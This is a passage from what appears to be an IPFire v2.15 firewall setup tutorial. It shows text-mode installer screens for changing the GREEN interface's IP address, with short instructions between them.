
GREEN
RED

Read the warning (take it seriously) and click on "OK".




```
IPFire v2.15 - www.ipfire.org

WARNING

If you change this IP address, and you are logged in
remotely, your connection to the IPFire machine will
be broken, and you will have to reconnect on the new
IP. This is a risky operation, and should only be
attempted if you have physical access to the machine,
should something go wrong.

Ok          Cancel
```

Set the IP address range for your internal network.




```
Interface - GREEN

Enter the IP address information for the
GREEN interface.

 IP address:        192.168.41.1
 Network mask:      255.255.255.0

Ok          Cancel
```

Next, let's set the DNS and gateway settings.




```
IPFire v2.15 - www.ipfire.org

Network configuration menu

Current config: GREEN + RED

When configuration is complete, a network
restart will be required.

      Network configuration type
      Drivers and card assignments
      Address settings
      DNS and Gateway settings

Ok          Done

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```

